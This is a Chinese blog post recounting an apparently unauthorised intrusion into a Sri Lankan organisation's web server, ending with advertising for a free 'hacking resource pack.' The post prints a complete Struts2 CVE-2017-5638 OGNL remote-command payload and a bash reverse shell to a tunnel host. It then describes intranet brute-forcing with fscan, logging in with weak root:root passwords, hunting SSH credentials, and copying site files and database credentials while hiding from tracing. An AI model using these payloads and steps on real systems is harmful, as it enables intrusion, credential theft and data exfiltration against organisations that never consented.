
记一次丝滑的渗透测试(超详细),建议码住收藏!
注意:本文章仅用于技术交流学习,请勿用于非法用途,否则后果自负
本次测试的是一个斯里兰卡的站点,相关内容均厚码处理

fofa返回的结果是只有四个资产且全部都是一个域名下的
这是一个后台,但酷酷习题大法在这里已经没用了,由于站点比较冷门,筛不到这个站点,只能一边用漏扫一边手动测。
由于它是后台,我首先想到了sql注入,直接抓到请求包然后扔sqlmap跑
根据其前台的功能点,又找到一处与数据库交互的地方:

分别用sqlmap跑这两个post包后,均失败

此时再查看漏扫:

CVE-2023-48795,是ssh前缀截断攻击,其原理为:攻击者可以在初始密钥交换期间注入任意数量的SSH消息,并在交换完成后移除相同数量的消息,从而破坏SSH扩展协商(RFC8308),可降级连接的安全性。但是,它的利用条件比较苛刻,需要从本地网络发起,这点我们是做不到的。

CVE-2017-5638,这是一个RCE(没想到24年扫到了17年的老洞),这个单位的运维也是上大分了,这个利用很简单,只需要改请求包中Content-Type的值即可实现rce
poc:
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
AI写代码
- 1
那么直接发请求包:

也是成功利用了。
先看看它可以通过什么方式反弹shell
whereis nc bash python php exec lua perl ruby
AI写代码
- 1

尝试通过nc反弹shell(由于担心攻击机被溯源,我开代理+内网穿透):

不知道为什么连不上,再试试bash反弹:
bash -i >& /dev/tcp/16.tcp.cpolar.top/14898 0>&1
AI写代码
- 1

这次成功了
回头看cve-2023-48795,它攻击面较小,条件也是苛刻中的苛刻,这里我附上相关文章,各位感兴趣的观众可以去看看
https://blog.csdn.net/Xxy605/article/details/135199758
这里我想看看它都开着什么端口,本能地输入了一个nmap,没想到还真有(运维上大分)
因为可以出网啥的,我就直接塞了个fscan进去,然后开始扫端口,ip

开了个zabbix
扫了一顿啥也没有,一看版权信息是2019的,搜一下历史洞
搜到了cve-2022-23131,cve-2024-22116,不过这些漏洞均无法利用。
这里尝试./fscan -h 172.20.1.1/16 -c id -t 100000来爆破一下内网机器
扫了一顿发现172.20段有且只有172.20.252.1存在弱口令(root:root),然后history看到前面的几条命令有很多ssh连接记录(记录均为内网),果断翻找ssh凭据,同时fscan扫描整个172段

像这样的ip出来了28个

测试了一下也都可以登上去,只能说逆天

也可以出网
此时我黄豆就开始幻想了,幻想自己是比肩年姐那样的顶尖红队大玉,可以手撕内网
为了拓宽攻击面,我 cat ~/.ssh/known_hosts

只有可怜的五台(172.20.252.2还登不上去)
然后再来看3389(windows上的内网渗透容易于linux)

未果
那现在只能先脱网站文件,审计来扩大攻击面了(又特么回到起点了)
tar -cvf 114514.tar *
AI写代码
- 1
一边脱着,我就想看看他装了什么软件,直接yum list,然后给我报了个这个玩意:

没想到还有个邮服,属于是意外之喜了
目前收获:内网机器_28,邮服_1
然后审到了数据库账号密码,想进一步看看数据库,没想到这羁绊系统,虽然有17年的陈年nday但是还有蓝队值守,给我光速拔线了

屋檐了。
网络安全学习资源分享:
给大家分享一份全套的网络安全学习资料,给那些想学习 网络安全的小伙伴们一点帮助!
对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。
因篇幅有限,仅展示部分资料,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,需要点击下方链接即可前往获取
读者福利 | CSDN大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)
👉1.成长路线图&学习规划👈
要学习一门新的技术,作为新手一定要先学习成长路线图,方向不对,努力白费。
对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。


👉2.网安入门到进阶视频教程👈
很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,其中一共有21个章节,每个章节都是当前板块的精华浓缩。(全套教程文末领取哈)


👉3.SRC&黑客文档👈
大家最喜欢也是最关心的SRC技术文籍&黑客技术也有收录
SRC技术文籍:

黑客资料由于是敏感资源,这里不能直接展示哦!(全套教程文末领取哈)
👉4.护网行动资料👈
其中关于HW护网行动,也准备了对应的资料,这些内容可相当于比赛的金手指!

👉5.黑客必读书单👈

👉6.网络安全岗面试题合集👈
当你自学到这里,你就要开始思考找工作的事情了,而工作绕不开的就是真题和面试题。

所有资料共282G,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,可以扫描下方二维码或链接免费领取~
读者福利 | CSDN大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)
更多推荐
 11
 0
- 0


 已为社区贡献11条内容

所有评论(0)